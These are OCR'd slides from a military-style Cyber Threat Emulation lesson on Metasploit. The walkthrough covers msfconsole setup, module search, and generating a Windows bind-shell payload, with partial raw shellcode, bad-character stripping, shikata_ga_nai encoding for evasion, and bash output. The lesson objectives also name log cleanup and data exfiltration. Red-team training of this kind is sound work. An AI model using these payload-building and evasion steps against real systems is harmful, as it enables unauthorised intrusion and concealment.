


Cyber Threat Emulation (CTE)

Module 2, Lesson 4:
Metasploit, Part 1

Course Objectives

After completing this course, students will be able to:

- Summarize the CTE squad's responsibilities, objectives, and deliverables from each CPT stage
- Analyze threat information
- Develop a Threat Emulation Plan (TEP)
- Generate mitigative and preemptive recommendations for local defenders
- Develop mission reporting
- Conduct participative operations
- Conduct reconnaissance
- Analyze network logs for offensive and defensive measures

Course Objectives (Continued)

Students will also be able to:

- Analyze network traffic and tunneling protocols for offensive and defensive measures
- Plan non-participative operations using commonly used tools, techniques and procedures (TTPs)

Module 2: Threat Emulation (Objectives)

- Conduct reconnaissance
- Generate mission reports from non-participative operations
- Plan a non-participative operation using social engineering
- Plan a non-participative operation using Metasploit
- Analyze network logs for offensive and defensive measures
- Analyze network traffic and tunneling protocols for offensive and defensive measures
- Plan a non-participative operation using Python
- Develop fuzzing scripts
- Develop buffer overflow exploits

Module 2 – Lesson 4: Metasploit, Part 1 (Objectives)

- Identify UNIX logs
- Summarize Windows logs and event identifiers (ID)
- Explain application logging
- Analyze logs
- Perform log cleanup
- Employ pivoting with Metasploit
- Plan exploitation with Metasploit
- Use modules in Metasploit
- Execute exploitation with Metasploit
- Deploy a Meterpreter session

Module 2 – Lesson 4: Metasploit, Part 1 (Objectives, continued)

- Use exploit to gain access to target machine
- Navigate target systems
- Perform remote reconnaissance
- Perform data exfiltration
- Perform post-exploit cleanup


Lesson Overview

In this lesson we will discuss:

- Metasploit framework
- Exploit scripts
- Payloads
- Auxiliary modules
- Command syntax and navigation

Metasploit Framework

- Open source framework built on Ruby
- Launched with **`msfconsole`**
- Consists of Modules and Payloads
- Module Types:
  - Exploits
  - Auxiliary




```
root@kali:/usr/share/metasploit-framework/modules# ls
auxiliary  encoders  exploits  nops  payloads  post
```

PostgresSQL Database

- Behind the scenes, Metasploit manages a PostgresSQL database.
- This houses all the exploits and payloads used throughout the utility.
- To check the database status, enter **db_status** inside of **msfconsole**.

```
       =[ metasploit v4.16.60-dev                         ]
+ -- --=[ 1771 exploits - 1010 auxiliary - 307 post        ]
+ -- --=[ 537 payloads - 41 encoders - 10 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > db_status
[*] postgresql selected, no connection
```

PostgresSQL Database, Continued


- To prepare the database, use **`msfdb init`** from the command-line.
- If it is necessary, you can **`msfdb reinit`**!

```
root@kali:~# msfdb init
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit.../database.yml'
[+] Creating initial database schema

msf > db_status
[*] postgresql connected to msf
```

Auxiliary Modules

- Database
- Scanners
- Fuzzers
- Admin Credentials
- Encoders





```
root@kali:/usr/share/metasploit-framework/modules/auxiliary# ls
admin     client   dos          gather  scanner  spoof  vsploit
analyze   crawler  example.rb   parser  server   sqli
bnat      docx     fuzzers      pdf     sniffer  voip
```

Exploit Modules

- Exploit modules include
  - Shellcode
  - Remote
  - Publicly known

- Payloads:
  - Single Stage
  - Multi Stage



Organization

- Before you begin throwing exploits, you should prepare a **workspace.**
- This is a capability to keep track of your activities and scans.

```
msf > workspace -h
Usage:
    workspace                  List workspaces
    workspace -v               List workspaces verbosely
    workspace [name]           Switch workspace
    workspace -a [name] ...    Add workspace(s)
    workspace -d [name] ...    Delete workspace(s)
    workspace -D               Delete all workspaces
    workspace -r <old> <new>   Rename workspace
    workspace -h               Show this help information
```

Exploits

- **search** by term or file path
  - `CVE:2010 type:post`
  - **`post/windows/gather/`**
- **`use`** to enter exploit context
- **`show options`** to edit exploit or set payload
- **`set`** to apply a payload to be delivered
- **`show evasion`** to edit delivery
- **`exploit`** or **`run`** to attempt an attack on the target

Avoiding Slow Search

- The database must be cached to stop slow searches: **db_rebuild_cache**

```
msf > search platform:windows type:payload
[!] Module database cache not built yet, using slow search
```

… 20 seconds!


```
^C
msf > db_rebuild_cache
[*] Purging and rebuilding the module cache in the background...

msf > search platform:windows type:payload
Matching Modules
================
```

Almost instantly.

Metasploit Filesystem

- Subdirectories
  - Data
  - Documentation
  - Lib
  - Modules
  - Scripts
  - Tools



Metasploit Commands

- **`back`** – Moves back without exiting
- **`check`** – Must be performed from within an exploit
- **`connect`** – Provides limited `netcat` functionality
- **`grep`** – Filter searches
- **`info`** – Can be used from `msfconsole` or within a module
- **`sessions`** – Interact with active remote connections
- **`set`** – Set an option for an exploit or payload
- **`setg`** – The 'g' is for global
- **`help`** – Provides options for commands

Listeners for Pre-delivered Exploits

- Found under **`exploit/multi/handler`**
- Used when delivering payload outside of **`msfconsole`**
- Must be running when payload is triggered on target
- The generic listener is platform agnostic

Say you found a payload you would like:

- Select a payload or exploit with **use** and its name.

```
msf > search platform:windows type:payload
Matching Modules
================

   Name                                  Description
   ----                                  -----------
   payload/cmd/windows/adduser           Execute net user /ADD CMD
   payload/cmd/windows/bind_lua          Command Shell, Bind TCP (via Lua)
   payload/cmd/windows/bind_perl         Command Shell, Bind TCP (via Perl)

msf > use payload/cmd/windows/bind_perl
msf payload(cmd/windows/bind_perl) >
```

Change the settings:

- To tweak the payload or exploit to your liking, start with **show options:**

```
msf payload(cmd/windows/bind_perl) > show options

Module options (payload/cmd/windows/bind_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST                   no        The target address

msf payload(cmd/windows/bind_perl) > show advanced options
Module advanced options (payload/cmd/windows/bind_perl):
                  .   .   .
```

Applying your changes:

- Remember, set and setg will set an option to a value.

```
msf payload(cmd/windows/bind_perl) > set LPORT 1234
LPORT => 1234
msf payload(cmd/windows/bind_perl) > setg RHOST 192.168.229.3
RHOST => 192.168.229.3
```

- **setg** is *set global*… this option will be set this way in all future payloads or exploits that you use!

Not just **cmd/windows/bind_perl*!***

You can see the raw payload!

- If you would like to see the raw bytes of the payload, use **generate**:

```
msf payload(cmd/windows/bind_perl) > generate
# cmd/windows/bind_perl - 139 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=1234, RHOST=192.168.229.3
buf =
"\x70\x65\x72\x6c\x20\x2d\x4d\x49\x4f\x20\x2d\x65\x20\x22" +
"\x77\x68\x69\x6c\x65\x28\x24\x63\x3d\x6e\x65\x77\x20\x49" +
"\x4f\x3a\x3a\x53\x6f\x63\x6b\x65\x74\x3a\x3a\x49\x4e\x45" +
"\x54\x28\x4c\x6f\x63\x61\x6c\x50\x6f\x72\x74\x2c\x31\x32" +
"\x33\x34\x2c\x52\x65\x75\x73\x65\x2c\x31\x2c\x4c\x69\x73" +
"\x74\x65\x6e\x29\x2d\x3e\x61\x63\x63\x65\x70\x74\x29\x7b" +
"\x24\x7e\x2d\x3e\x66\x64\x6f\x70\x65\x6e\x28\x24\x63\x2c" +      . . .
```

Avoid bad characters if you need to.

- Payloads may fail if any “bad characters” are present… remove them!

```
msf payload(cmd/windows/bind_perl) > generate -b "\x21"
# cmd/windows/bind_perl - 445 bytes
# http://www.metasploit.com
# Encoder: cmd/powershell_base64
# VERBOSE=false, LPORT=1234, RHOST=192.168.229.3
buf =
"\x70\x6f\x77\x65\x72\x73\x68\x65\x6c\x6c\x20\x2d\x77\x20" +
"\x68\x69\x64\x64\x65\x6e\x20\x2d\x6e\x6f\x70\x20\x2d\x65" +
"\x20\x59\x77\x42\x74\x41\x47\x51\x41\x4c\x67\x42\x6c\x41" +    . . .

msf payload(cmd/windows/bind_perl) > generate -b "\x20"
[-] Payload generation failed: No encoders encoded the buffer successfully.
```

Specify an Encoder:

- The **-e** argument will let you specify an encoder.

```
msf payload(cmd/windows/bind_perl) > generate -e x86/shikata_ga_nai
# cmd/windows/bind_perl - 166 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=1234, RHOST=192.168.229.3
buf =
"\xbb\xe3\x72\xcd\x2c\xdb\xcd\xd9\x74\x24\xf4\x58\x29\xc9" +
"\xb1\x23\x31\x58\x15\x83\xc0\x04\x03\x58\x11\xe2\x16\x02" +
"\xa8\x5e\xb4\xc3\x1f\xd2\x0d\x4b\x40\xc1\xe8\x73\xa2\x6e" +
"\x9a\x1a\xce\xf5\x72\xf9\x6d\xcb\xec\x64\x05\x13\xb9\x29" +
"\xd3\x69\x6a\xd9\x40\xe5\xe9\x51\xbd\xc3\xb8\xd7\x84\x67" +
"\x12\xa4\x69\xeb\x03\x58\x26\x84\xb1\xd4\xea\x6b\x07\x26" +    . . .
```

Determine the payload output language:

- Additionally, you can choose the format of your returned payload:

```
msf payload(cmd/windows/bind_perl) > generate -t bash
# cmd/windows/bind_perl - 139 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=1234, RHOST=192.168.229.3
export buf=\
$'\x70\x65\x72\x6c\x20\x2d\x4d\x49\x4f\x20\x2d\x65\x20\x22'\
